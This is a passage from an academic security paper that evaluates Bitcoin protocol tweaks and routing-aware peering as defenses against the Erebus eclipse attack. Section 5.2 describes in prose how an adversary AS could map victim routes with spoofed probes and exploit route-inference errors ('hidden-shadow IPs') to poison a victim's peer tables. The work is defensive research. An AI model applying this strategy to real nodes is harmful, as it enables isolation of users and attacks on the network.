We first review three proposed tweaks from existing work and present three additional tweaks derived from our IP "life cycle" in Bitcoin P2P (§3.1). We then empirically evaluate the Erebus attacks against them and confirm that tweaking the Bitcoin protocol is insufficient to address the attacks (§3.2).

3.1 Bitcoin Protocol Tweaks

We present several protocol tweaks along with their descriptions, objectives, caveats, and deployment status in Table 1.

Previously-proposed simple countermeasures. The original Erebus paper [57] suggests four changes to the Bitcoin protocol, i.e., *ASN-based grouping*, *more outgoing connections*, *table size reduction*, and *smart peer eviction policy*, and we implement and test the first three countermeasures. As of this writing, the ASN-based grouping (**T1**) is supported in Bitcoin Core as an experimental feature [13, 41]. Since Bitcoin 0.19.0, two more outgoing connections are added for propagating only the block data, which happens infrequently (e.g., few MBs every ten minutes) and unlikely creates the traffic burden to the network. If the additional connections are block-relay-only or the on-going developments of bandwidth-saving for Bitcoin transactions (e.g., Erlay [42]) are integrated into Bitcoin, adding even more connections (**T3**) is worth considering. The table size reduction tweak has not been developed, perhaps because it contradicts the protocol tweak made after the Eclipse attack [27] where both `new` and `tried` tables are increased by four times.

The Eclipse paper [27] makes several suggestions to Bitcoin and most of them have been deployed over the years, except the *anchor connection* tweak (**T2**) that resurfaces after the Erebus attack is presented [52]. Currently, Bitcoin preserves two block-relay-only connections (i.e., anchors) when rebooting to prevent eclipse attackers from terminating existing (likely legitimate) connections [13].

Additional simple countermeasures. An important observation from the "life cycle" of Bitcoin peer IP addresses (see Section 2.1) is that when the Erebus attack occurs, the attacker IPs can easily dominate the `new` table but cannot evict legitimate reachable IPs from the `tried` table. This suggests that if we increase the legitimate IPs in `tried` table or prioritize IPs from `tried` table for peer selection, the chance for selecting the attacker's peers will be significantly lowered.

Taking this observation as the guiding light, we find *three new* tweaks, i.e., *always select IPs from* `tried` *table*, `tried` *table reduction*, and *feeler interval reduction*. First, in Step ⑤ in Figure 1, when selecting an IP address for an outgoing connection, Bitcoin nodes should always select from the `tried` table (if `tried` table has sufficient IPs) (**T4**), instead of randomly selecting from either `new` or `tried` tables. This requires the attacker to spend significantly more time waiting for IP promotion and removes the risk of selecting attacker IPs from `new` table. Second, because reachable legitimate nodes cannot be removed from `tried` table, we should reduce the `tried` table size (**T5**) so that the number of empty slots occupied by the adversary is minimized. Particularly, the `tried` table (consists of 16 thousand slots currently) should be well-aligned with the number of reachable Bitcoin nodes in the system (about 8 thousand nodes). Note that we do not suggest reducing the `new` table's size as in the original Erebus paper because the attacker can easily replace the majority of the unreachable IPs in `new` table anyway. Third, the promotion rate can be increased (i.e., by reducing the feeler connection interval) (**T6**) so that there are more legitimate reachable IPs in the `tried` table. However, this tweak may be beneficial for the attacker if there are too many empty slots because attacker IPs will also be inserted quicker.

Table 1: Bitcoin protocol tweaks. **T1–T3** are previously proposed while **T4–T6** are newly derived from the IP life cycle.

Name	Description	Objective	Caveat	Status
ASN-based grouping (T1)	IP addresses in the two tables are grouped based on their AS number, instead of prefix (/16 for IPv4 or /32 for IPv6).	To reduce attacker IPs in the tables, as they usually belong to fewer ASes than they do to prefix groups.	Effectiveness may be insignificant [21, 57].	Proposed in [57] and included in Bitcoin as a non-default, under-testing option since version 0.20.0.
Anchor connection (T2)	Upon rebooting, some last-known outgoing peers, called anchors, are re-connected.	To mitigate a common strategy of eclipse attacks [27, 57] that removes all existing connections of the victim via rebooting it.	Attacker IPs can also be selected as anchors.	Proposed in [27] and being developed [52].
More outgoing connections (T3)	The number of outgoing connections is increased.	To lower the chance of selecting all attacker IPs as outgoing peers, forcing the attacker to occupy the database with a higher ratio.	The P2P network will need to propagate more traffic.	Suggested by [27, 57]. Since Bitcoin 0.19.0, two outgoing connections are added.
Always select IPs from `tried` table (T4)	When selecting an IP address for outgoing connections, the `tried` table should always be selected.	To force the adversary to spend more time waiting for IP promotion and to remove the risk of selecting attacker IPs from the `new` table.	IPs from `new` table will still be selected when there are not many IPs in `tried` table.	Derived from step ⑤ of the IP life cycle.
`Tried` table size reduction (T5)	The `tried` table should have a smaller size so that its space is well-aligned with the number of nodes in the system.	To reduce `tried` slots occupied by the adversary-chosen IPs when the attack happens because there is less space and it is impossible to remove reachable legitimate IPs.	The size should be adjusted accordingly to the state of the network.	Derived from step ③ of the IP life cycle.
Feeler interval reduction (T6)	The interval of the feeler connections is shortened.	To increase legitimate reachable IPs in the `tried` table via IP promotion.	If there are many empty slots in the `tried` table, attacker IPs are also inserted quicker.	Derived from step steps ③, ④ of the IP life cycle.

3.2 Evaluation of Simple Protocol Tweaks

We now evaluate the discussed simple protocol tweaks.

Evaluation framework. We use the open-source Bitcoin emulator [6], which was used to evaluate the original Erebus attack [57], to emulate a Bitcoin node's peer selection. We also update the emulator to reflect the latest Bitcoin version 0.21.0 [13] with a few recent changes; e.g., two out of ten outgoing connections are used for only block data propagation. For realistic operations, we feed the emulated node with the real Bitcoin address advertisements (i.e., `addr` messages) containing the real IPs that our live Bitcoin node collected in 380 days (from November 18, 2018, to December 4, 2019). Upon making an outgoing connection to a peer, the emulated node queries the Bitnodes dataset [59] to check if the peer is reachable (i.e., it accepts incoming connections) at that moment in the simulation time. We run our experiments on a Dell PowerEdge R630 server with 40 cores of Intel(R) Xeon(R) E5-2640 v4 @ 2.40GHz and 128 GB of memory. Emulating a Bitcoin node running for 380 days on one CPU takes about 20–30 minutes on average.

Attack scenarios. We consider the 100 largest ASes in the current Internet ranked by their customer cone size [9] as the adversaries, similar to the evaluation of the Erebus attacks [57]. To learn the attacker IPs (i.e., that have the attacker on the victim-to-IP paths), we measure 47.2 *million* data-plane paths from 59 globally-distributed nodes to all 800 thousand available IPv4 prefixes in the Internet. Those include 21 nodes hosted at different regions of five popular cloud providers (i.e., Amazon, OVH, DigitalOcean, Hetzner, and Alibaba)[2], 26 PlanetLab nodes [46][3], and 12 PEERING servers [50][4]; refer to Appendix A for more details of our data-plane route measurement. Considering our measurement nodes as the victim Bitcoin nodes, we have 5,900 different attack scenarios.


In each scenario, we execute the Erebus attack against our emulated node, which runs attack-free for 30 days before the attack commences. Then, we wait up to 380 days (i.e., our maximal realistic emulation duration) to measure the required attack execution time for controlling all outgoing connections of the victim, i.e., the attack is successful. When we want to directly estimate the attack success probability with respect to the actual IP churn rate (i.e., how often Bitcoin nodes change their IP addresses), we model the online time of the victims from the actual distribution (see the measured IP churn rate of Bitcoin nodes in the wild in Appendix B) and compute the success/failure of each attack attempt.

Tweak implementations. Here, we evaluate six tweaks **T1–T6** in Table 1. To implement **T1**, we use the Routeviews Prefix-to-AS mapping [12] to map IPs into AS numbers (see Appendix C for a more sophisticated mapping being implemented by Bitcoin Core). For **T2**, we follow the configuration of Bitcoin Core [52] to preserve two block-relay-only connections across rebooting. To test **T3**, we add six more block-relay-only connections (i.e., sixteen outgoing connections in total) so that the number of outgoing connections is doubled than before the Erebus attack. When testing **T4**, our simulated nodes select outgoing peers from both tables, then switch to selecting exclusively from the `tried` table when 25% of the `tried` slots are filled. For **T5** and **T6**, we reduce the `tried` table size and the feeler interval by four times, respectively. We also evaluate the effectiveness of the

[2] The majority of Bitcoin nodes are also running on clouds [59].

[3] We have collected all our results before PlanetLab officially closes down in May 2020.

[4] We used all 12 PEERING servers that have the full routing tables, see https://peering.ee.columbia.edu/peers/ for the list of servers.



(a) CDF of required attack time. (b) Attack success rate.

Figure 3: Cumulative distribution of the required attack execution time and the attack success rate when a Bitcoin client implements the protocol tweaks **T1–T6**.

baseline client without any tweak, called **Baseline** or **B**. We use conservative parameters for **T2–T6** in our evaluations. More discussions in the community might be needed before the actual development of these tweaks.

Results. We present the defense effectiveness of the tweaks in Figure 3 with the CDF plots of the required attack duration in all attack scenarios and the rate of successful attack instances. Figure 3a shows that individual tweaks of Bitcoin protocols do not demonstrate significant improvements as they reduce the number of attack instances that require less than 350 days by only less than five percentage points. The results shown in Figure 3b confirm that tweaks **T1–T5** reduce the attack success rates insignificantly, around only 2–16 percentage points from 54.7%. Exceptionally, **T6** makes Bitcoin clients perform even worse than the baseline version, perhaps because there are too many empty `tried` slots for attacker IPs to occupy when the attacks commence.

To sum up, simple tweaks for the Bitcoin protocol are indeed beneficial for mitigating the Erebus attacks; yet, their effectiveness is only marginal, if not negative. The most robust tweak **T2** (i.e., anchor connections) is still insufficient to mitigate the Erebus attacks with the success rate of 38.6%, which urges us to look for more complex and potentially more effective solutions.

4 Routing-Aware Peering: A Rescue to Save Bitcoin from the Erebus Attacks?

Understanding the shortcomings of the quick, simple solutions, we turn our attention to a long-term solution. We aim to remove the network Sybil capability of the Erebus adversaries, which makes the attack possible in the first place. A potential countermeasure, called routing-aware peering (RAP), lets a Bitcoin node use the knowledge of end-to-end routes of all its peer connections and tries to prevent them from going through a suspicious AS, effectively disabling the attackers' network-Sybil capability. The idea of RAP has already been mentioned multiple times as a promising solution to the Erebus attack [4, 57] since it is proven effective in preventing similar network adversaries in Tor P2P networks.

This section first explains the rationale for integrating the routing knowledge into the Bitcoin peer selection for Erebus mitigation (§4.1). Then, we outline the high-level design of a RAP defense in the current Bitcoin (§4.2).

4.1 Why is RAP Believed to Prevent the Erebus Attacks?

The rationale behind RAP as a mitigation to the Erebus attacks is to empower each Bitcoin node with the *symmetric* defense capability. In the same way that an Erebus adversary exploits the end-to-end routing knowledge to place itself in a man-in-the-middle position, a target Bitcoin node can also utilize the same knowledge to detect when an attack occurs. If a victim node is also equipped with end-to-end routing knowledge and aware of which ASes are (and will be) located on the existing (and the future) peer connections, it can detect an Erebus attack campaign even before all the peer connections are made through a malicious AS. For example, as shown in Figure 2, a victim node can learn that all of its peer connections cross the evil AS666 and then try to find some new peers whose victim-to-peer routes do not include the malicious AS.

In fact, the idea of RAP defenses has been already shown to be highly effective in a different context, particularly for securing Tor [1, 45, 53] against AS-based traffic analysis attacks [19, 39, 54]. In these Tor attacks, a malicious AS aims to be on the man-in-the-middle position of many (if not all) of the Tor paths from/to the victim Tor clients and the covert public servers (e.g., Tor-client-to-entry-relay paths, exit-relay-to-server paths). The required defense capability against these Tor attacks is similar to what we aim to achieve via RAP in Bitcoin; that is, an end client learns the intermediate ASes of their Tor paths, detects these malicious-AS attacks, and chooses other Tor relays that ensure attacker-free inter-domain routes. Based on the highly promising track records of RAP-based defenses against malicious-AS attacks in Tor P2P networks, it is easily believed that RAP would also effectively mitigate the Erebus attack in Bitcoin.

4.2 Design Overview of RAP in Bitcoin

As we design a practical RAP defense logic in Bitcoin, we consider a *general* defense scenario where a Bitcoin node does *not* know the Erebus adversary AS a priori. That is, a Bitcoin node operates a RAP defense to prevent *any* intermediate ASes from overseeing all its peer connections without knowing exactly which AS is a malicious AS.[5] Note that this is a conservative defense scenario as it is strictly easier to operate a RAP defense when the malicious Erebus AS is known to the victim node.

[5] Collaborative Erebus attacks, where two or more ASes collaborate to hijack the victim's peer connections, are out of the scope of this work, as is the case in the original Erebus paper [57].




Figure 4: Bitcoin's peer selection logic and routing-aware peering (RAP) improvement. When IP_{new} is chosen for a new outgoing connection, the RAP function checks whether a malicious AS will likely be on the path.

The routing-aware peering (RAP) defense requires each Bitcoin node to obtain the routing knowledge (i.e., the inter-domain routes) for all of its peering connections. We call this new core functionality the *route inference* logic, and we add it to the existing Bitcoin's peer selection algorithm. Essentially, the route inference returns an estimated AS path from the client (i.e., itself) to any given IP address.

Figure 4 illustrates how the current Bitcoin's peer selection logic is implemented and how it can be augmented for RAP. When a Bitcoin client wishes to make one more outgoing connection, it selects an IP address IP_{new} from its internal tables at random; see step ❶. The current implementation immediately attempts to make a new outgoing connection to IP_{new}; see step ❷. Instead, the RAP implementation takes the chosen IP_{new} and checks if the new connection will likely include any potentially malicious AS before opening a connection to it. Using the route inference logic, RAP obtains the inferred routes to IP_{new} and to all existing outgoing peer IPs (i.e., $IP_1, \cdots, IP_k$). If a potentially malicious AS appears in more than τ routes, RAP rejects this new IP_{new}; otherwise, it proceeds to make an outgoing connection to it.

The threshold τ is an adjustable parameter defining the maximum number of allowed connections that share a potentially malicious AS. It controls how strictly the RAP function is operated. When τ is set to a low value, not many peer connections can share the same intermediate ASes; thus, more route diversity among peer connections is expected. On the contrary, if τ is set to a high value, the node allows multiple of its peering connections to share the same intermediate AS. Note that $\tau = 1$ forces all the peering routes to be disjoint and $\tau = 10$ disables RAP. An individual Bitcoin node can easily adjust the value of τ, and the effect of different values of τ is analyzed later in Section 6.2.

5 Why RAP Fails to Prevent the Erebus Attacks

We have explained why RAP is believed to be effective prevention of the Erebus attacks. However, our discussion in Section 4 conveniently ignores the implementation details of the route inference logic, which is the core component of any Bitcoin RAP implementations. We first review and evaluate several implementation choices for the route inference logic in RAP and show that there *must* inevitably exist some route inference error cases (§5.1). Then, we introduce a subtle but powerful Erebus attack strategy that exploits even a tiny portion of route inference errors (§5.2). The exploitation gives an *asymmetric advantage* to the Erebus adversaries, allowing them to successfully isolate (or eclipse) the targeted Bitcoin node *with* a RAP defense for the majority of cases (§5.3).

5.1 The Devil Is in the Detail: Non-idealities of Route Inference in RAP

We exhaustively list the possible ways of route inference in RAP and quantitatively compare them with our large-scale experiments in the Internet.

We first divide all feasible approaches (to the best of our knowledge) into three categories, i.e., (1) control-plane estimation, (2) control-plane look-up, and (3) data-plane measurement, and discuss their pros and cons.

(1) *Control-plane estimation:* A Bitcoin node locally computes the estimated inter-domain route for a given destination address. Based on the publicly available data (e.g., AS-level topology [10], BGP feeds [44,49]), there have been several proposals and algorithms on inter-domain route estimation (e.g., [1,37,47]). *(Pros)* Individual nodes can run the full route computation locally, and pre-computation can also be done to remove the on-line computation burden. *(Cons)* Estimation algorithms are imperfect; thus, the BGP route inference may be prone to estimation errors.

(2) *Control-plane look-up:* A Bitcoin node directly learns the BGP routes to a specific destination from the routing table (e.g., RIB) of its local BGP gateway. Unlike the previous BGP estimation, this results from the *actual* BGP operation of BGP-speaking routers. *(Pros)* Bitcoin nodes can obtain the up-to-date BGP path to the destination by making on-demand queries to the local BGP gateways. Minimum one query has to be made to obtain the BGP route to an IP address. For this, network operators' assistance is necessary; for example, cloud service providers, access ISPs, or campus networks can provide APIs to the Bitcoin nodes in their networks for requesting the AS path to a certain destination. Note that such APIs are already widely available in most legacy BGP routers; e.g., BGP look-up service in Looking Glass servers [33]. *(Cons)* Large networks, such as cloud service providers, often have multiple BGP exit gateways interfacing multiple different peering ASes across different regions. When querying the BGP path to a destination IP address, the returned path may differ depending on the specific BGP gateways to which the query is made. This is due to the well-known interaction between intra- and inter-domain routing protocols (e.g., hot-potato routing [55]). A practical

Table 2: A quick comparison between three notable BGP route estimation algorithms in the literature.

Algorithms by Authors	Input Data	Advantages
Mao et al. [37]	AS-level topology and business relationship	Lightweight, minimal dependencies
Qiu et al. [47]	(all above) and BGP feed data	More fine-grained and accurate estimation
Akhoondi et al. [1]	(all above) and estimated AS path lengths	Over-estimation of intermediate ASes




Figure 5: Confusion matrix for evaluating an inferred route from v to IP_{new}, given the potentially malicious AS M.

deployment of a control-plane look-up should take this issue into account.

(3) *Data-plane measurement:* A Bitcoin node directly measures the route towards a specific destination via probing tools, such as `traceroute`. *(Pros)* This approach requires minimal reliance on external data. Moreover, a Bitcoin node can obtain a fine-grained (i.e., IP-router level) paths that actual IP packets would likely travel. *(Cons)* This ***cannot*** be used in practice. The main problem is that a malicious Erebus AS can easily manipulate the `traceroute` measurements. The manipulation can be done by simply dropping the `traceroute` probe packets; worse, more careful manipulation of measured paths is also possible. Detection of such manipulation (e.g., anomaly detection in the longitudinal `traceroute` analysis) is extremely difficult because of the dynamic nature of route changes; see our anomaly detection of `traceroute` results in Appendix D. The bottom line is that due to the lack of authentication in the measured routing paths, detecting such spoofing is extremely challenging, making data-plane measurement an impractical option.


Evaluation setup. We, therefore, implement three state-of-the-art control-plane estimation schemes (i.e., *Mao et al.*'s algorithm [37], *Qiu et al.*'s algorithm [47], *Akhoondi et al.*'s algorithm [1]) and the control-plane look-up mechanism, and compare them particularly in terms of inference accuracy. We summarize the three control-plane estimation schemes in Table 2 and provide their brief descriptions as follows.

- *Mao et al.'s algorithm [37]* determines the inter-domain path between two ASes is the shortest AS path among all "valley-free" paths [22] between them based on the inferred business relationship [10]. We apply the following widely practiced BGP policies in order [23]: only valley-free paths are selected [22]; the shortest AS-path length route is preferred; and if multiple best paths exist, paths with smaller next-hop AS numbers are chosen.
- *Qiu et al.'s algorithm [47]* improves the AS path estimation for a prefix destination (instead of AS) by exploiting the known AS paths observed by globally-distributed BGP collectors. To implement this algorithm, we use the snapshot of 850 million AS paths to all IPv4 prefixes from 20 RIS collectors [44] and 25 Routeviews vantage points [49]. The collected AS paths are used to improve the simulation of the BGP propagation of these AS paths.
- *Akhoondi et al.'s algorithm [1]* does not output a single AS path between two ASes, unlike the other estimation algorithms, but over-estimates a set of ASes that the traffic likely traverses. The algorithm extracts all the segments of three consecutive ASes that appear in the collected AS paths from BGP collectors. Then it constructs all possible paths from the computed segments with the consideration of the given estimated length of the route between two ASes.[6] All unique ASes that appear in these paths are considered as the intermediate transit ASes between source and destination ASes.

For the control-plane look-up scheme, we use a PEERING client [50] to access the real-time inter-domain routes installed at all PEERING servers. While there exist other live BGP streaming frameworks that allow real-time access to the collected routes (e.g., BGPStream [11], RIS Live [43]), PEERING is the only publicly accessible platform that allows both control-plane look-up and data-plane route measurement to be performed on the same machine, to the best of our knowledge. To get the up-to-date BGP paths, we take the snapshots of the routing tables of all PEERING servers every hour.

To calculate the accuracy of the three control-plane estimation algorithms and the control-plane look-up mechanism, we test whether the inferred routes correctly identify a potentially malicious AS. If both the inferred and measured routes from a node v to the same IP address include a potentially malicious AS M, we consider the inferred route a True Positive. Figure 5 shows the confusion matrix that summarizes other evaluation outcomes. Similar to our evaluation in Section 3.2, we consider top-100 ASes as adversaries and our 59 measurement nodes as the victim Bitcoin nodes. Hence, we have nearly 6,000 pairs when evaluating the three control-plane estimation algorithms and 1,200 pairs when evaluating the control-plane look-up scheme (because the route look-up is only applicable to 12 PEERING nodes). With each attacker-victim pair, we use `TP`, `FP`, `FN`, and `TN` to represent the total number of

[6] The Lastor system in the original paper queries the estimated length between two arbitrary ASes from the iPlane platform [36], which unfortunately no longer operational at the time of this writing. Our implementation used the estimated length from the Qiu et al.'s algorithm instead.



(a) Miss Rate. (b) Accuracy Rate.

Figure 6: Average Miss Rate and Accuracy Rate with the standard deviation of the three control-plane estimation algorithms and the control-plane look-up scheme.

True Positive, False Positive, False Negative, and True Negative inferred routes, respectively, among routes to all IPv4 addresses. We compute the *Miss Rate* or the False Negative Rate (i.e., $\frac{\texttt{FN}}{\texttt{TP}+\texttt{FN}}$) to denote the probability of misidentifying an IP address as "not traversing AS M" when, in fact, the route to the IP address does include M. The Miss Rate is an important metric because it directly shows how often a victim node v would misidentify an IP address sent by the attacker AS M and connect to it. We also compute the accuracy (i.e., $\frac{\texttt{TP}+\texttt{TN}}{\texttt{TP}+\texttt{FP}+\texttt{FN}+\texttt{TN}}$) of all the route inference approaches.

Results. Figure 6a shows the average Miss Rate computed from all attacker-victim pairs for four different route inference mechanisms. Among all tested approaches, the control-plane look-up mechanism yields the lowest average Miss Rate of 0.06. This means that RAP implementing the control-plane look-up would miss, on average, only 6% of routes that include the malicious AS. The over-approximation algorithm by Akhoondi et al. [1] also results in a similar Miss Rate. The two other algorithms [37, 47] have the average Miss Rates of 0.35 and 0.25, respectively, making them unfit for the RAP implementation. Such high Miss Rates may seem incorrect to some, especially considering that these route estimation algorithms, in particular Mao et al.'s algorithm [37], have been so widely used in academic papers (e.g., [7, 19, 48, 58] to name a few) for more than a decade. This can be explained when we see the pretty high accuracy of most route estimation algorithms in Figure 6b. The accuracy of two widely used route inference models (see the two leftmost bars) is higher than 97%, explaining why they have been widely used in existing works. The algorithm by Akhoondi et al. [1] has much lower accuracy (e.g., 90%) because its primary purpose is to over-estimate the intermediary ASes, not to infer a single AS path accurately.

In a nutshell, most of the existing BGP route estimation algorithms are highly accurate in inferring the overall view of the BGP routes of today's Internet. When it comes to estimating an exclusion of a malicious AS M on a given path that does include M for RAP, control-plane look-up is the most suitable scheme with the lowest yet non-ideal Miss Rate of 6%.

5.2 How to *Exploit* Route-inference Errors

Both the adversary AS and the victim Bitcoin node with RAP can obtain the inferred routes and, as a result, an estimation of the attacker IPs set. However, only the adversary AS can obtain the ground-truth set of her IPs because the victim node cannot accurately obtain the measured routes; refer to Section 5.1 to see why direct route measurement by Bitcoin node is impractical. This offers a fundamental *asymmetric advantage* to the Erebus adversary compared to the victim Bitcoin node because the victim has no reliable way of learning a small subset of attacker IPs. Here, we discuss how the Erebus adversary can exploit this new advantage to enhance her attacks when RAP is deployed.

We clarify the key terminologies for two specific types of IP addresses that are useful for attacks:

- *Shadow IP*: An IP address whose *data-plane* route from the victim to itself includes a malicious AS. The attacker AS can utilize shadow IPs to create peering connections that will be under its control. We use the same terminology from the Erebus attack [57].
- ***Hidden-shadow IP***: A shadow IP address whose *inferred* victim-to-itself route does *not* include the malicious AS.

All the shadow IPs correspond to the union of the True Positive and False Negative cases in Figure 5 because the adversary AS M does exist on the data-plane paths towards the IP addresses. Among the shadow IPs, some are hidden-shadow IPs, and they correspond to the False Negative cases in Figure 5 as the inferred routes to hidden-shadow IPs do not include the adversary AS M.

Finding *hidden-shadow* IPs. An adversary AS can obtain the accurate shadow-IP set. She can simply send a victim Bitcoin node an IP packet with a spoofed source IP p, which triggers a response from the victim node (e.g., `ping`, `SYN`). If the adversary AS sees a corresponding response (e.g., `ICMP Echo Reply`, `SYN/ACK`) from the victim node, the IP p is confirmed shadow. To obtain the shadow-IP set, the adversary repeats the same process for all available IPv4 prefixes (about 800K) in the Internet. Note that the probe packets sent to the victim node have all different source IP addresses. To avoid suspicion, the adversary AS can spread out the probing over a longer period of time. Also, to reduce the number of probes to the victim node, the probing can be made to other public servers (e.g., `SSH`, `DNS`, `NTP`, `HTTP`, `HTTPS`) in the same subnet with the victim node. These public servers can be easily found with widely available scanning tools; e.g., Nmap [35], ZMap [16]. To obtain the hidden-shadow-IP set, the adversary can infer the routes to the enumerated shadow IPs by following the RAP defense's detailed algorithms, which are supposed to be publicly available, and remove the True Positive cases.

How many hidden-shadow IPs are found? Figure 7 shows the availability of hidden-shadow IPs and their distribution in 1,200 attacker-victim scenarios; i.e., adversaries are top 100




Figure 7: Cumulative distribution of shadow and hidden-shadow IPs in terms of their number of IPs, /16 prefixes, and ASes.




Figure 8: Number of shadow and hidden-shadow IPs in each AS from one experiment with a specific adversary (AS3356) and a victim (located in AS2637). The size of rectangles indicates the number of shadow IPs, and their darkness shows the ratio of hidden-shadow IPs to shadow IPs.

ASes, and victims are 12 PEERING servers.[7] We compare the shadow IPs and hidden-shadow IPs in terms of the CDF of IP address count in each type and the number of /16 prefixes and unique ASes hosting those IPs. Figure 7 shows that the number of hidden-shadow IPs is significantly smaller than the number of shadow IPs; for instance, there are only 24 thousand hidden-shadow IPs compared to 6 million shadow IPs at the median case, see the first plot. Overall, the hidden-shadow IPs are not plentiful; e.g., less than 15% of cases have more than a million hidden-shadow IPs, see the dotted line. Hidden-shadow IPs are also not well-diversified — in the vast majority of cases (e.g., 90%), they are hosted in only less than 120 distinct groups of /16 prefix and 80 unique ASes. This is much more concentrated than the shadow IPs, which are easily distributed in a few thousands of prefix groups and ASes in the majority of cases.

For better visualization of how hidden-shadow IPs are distributed, we plot the details of hidden-shadow IP allocation and their relationship with shadow IPs in a single attack example, where the attacker is Level3 (AS3356) and the victim node locates at Georgia Tech (AS2637), as shown in Figure 8. The number of shadow IPs in each AS is proportional to the area of rectangles and the ratio of hidden-shadow IPs to shadow IPs in that AS (up to 100%) is indicated by the darkness of the rectangles. In this example, shadow IPs are distributed in several thousands of ASes; yet, they tend to concentrate at only a handful of them — more than half of them belong to less than 10 ASes. Interestingly, Figure 8 also shows that in the majority of ASes, either all shadow IPs are also hidden-shadow IPs (i.e., RAP misidentifies all shadow IPs in this AS) or none of them is (i.e., RAP correctly identifies all shadow IPs).


Exploiting *hidden-shadow* IPs to undermine RAP. When the victim implements RAP, the Erebus adversary can adaptively prioritize inserting the hidden-shadow IPs to the victim depending on the RAP defenses' publicly available configuration. For example, if the victim allows some of its estimated connections to share a common AS (e.g., $\tau = 5$), the attacker can select some regular, non-hidden-shadow IPs along with hidden-shadow IPs so that there are more attack IPs and they also become more diversified. When a low threshold τ is selected, the adversary may exclusively select and use hidden-shadow IPs to attack the victim. Since hidden-shadow IPs are quite limited in the majority of cases, there might be insufficient distinct IPs to poison the victim with a desirable attack rate (e.g., 2 IP/s). When this happens, the adversary repeatedly advertises the same hidden-shadow IP address from multiple source IP addresses to increase the appearance of a hidden-shadow IP in the victim's peer database.

5.3 How (in)effective is RAP?

We use the same evaluation framework described in Section 3.2, which includes about 6,000 attack scenarios, to evaluate the realistic impacts of RAP defense against the Erebus attacker who can exploit the hidden-shadow IPs. For the incorporation of RAP in the emulator, we choose the control-plane look-up mechanism because it achieves the lowest Miss Rate of only 6%. When the control-plane route look-up is not available, we synthesize the control-plane look-up results by making some randomly selected prefixes containing hidden-shadow IPs exclusively, adding a Miss Rate of 6% to the data-plane routes. We configure RAP to have the median threshold of $\tau = 5$ (i.e., the victim allows an AS to appear in at most five connections) in this evaluation and defer the detailed evaluation of other τ thresholds to Section 6.2.

Contrary to the common belief, the RAP defense does *not* demonstrate excessively powerful effectiveness. Figure 9 shows that when the victims do not implement RAP, the attacker hijacks all of their connections within 350 days in 93% of attack instances, and when RAP is included, 60% of instances are still successful, which is 33 percentage points of reduction. The RAP defense generally extends the required attack duration, yet, it is not significant. For example, to isolate 50% of the victims, the attackers need about 60 days when RAP is not deployed and no more than 100 days when the victims implement RAP. Moreover, considering the victim nodes' lifespan, the attack success rate when the victims implement RAP is still 33%, which is only 20 percentage

[7] We choose this evaluation set because the control-plane route look-up scheme has the highest accuracy, see Section 5.1.



(a) CDF of required attack time. (b) Attack success rate.

Figure 9: Cumulative distribution of the required execution time and the attack success rate when Bitcoin client implements RAP.

points lower than the baseline scenario, see Figure 9b. These results demonstrate that the RAP defense's robustness turns out to be insignificant when the Erebus attacker exploits the hidden-shadow IPs, unfortunately.

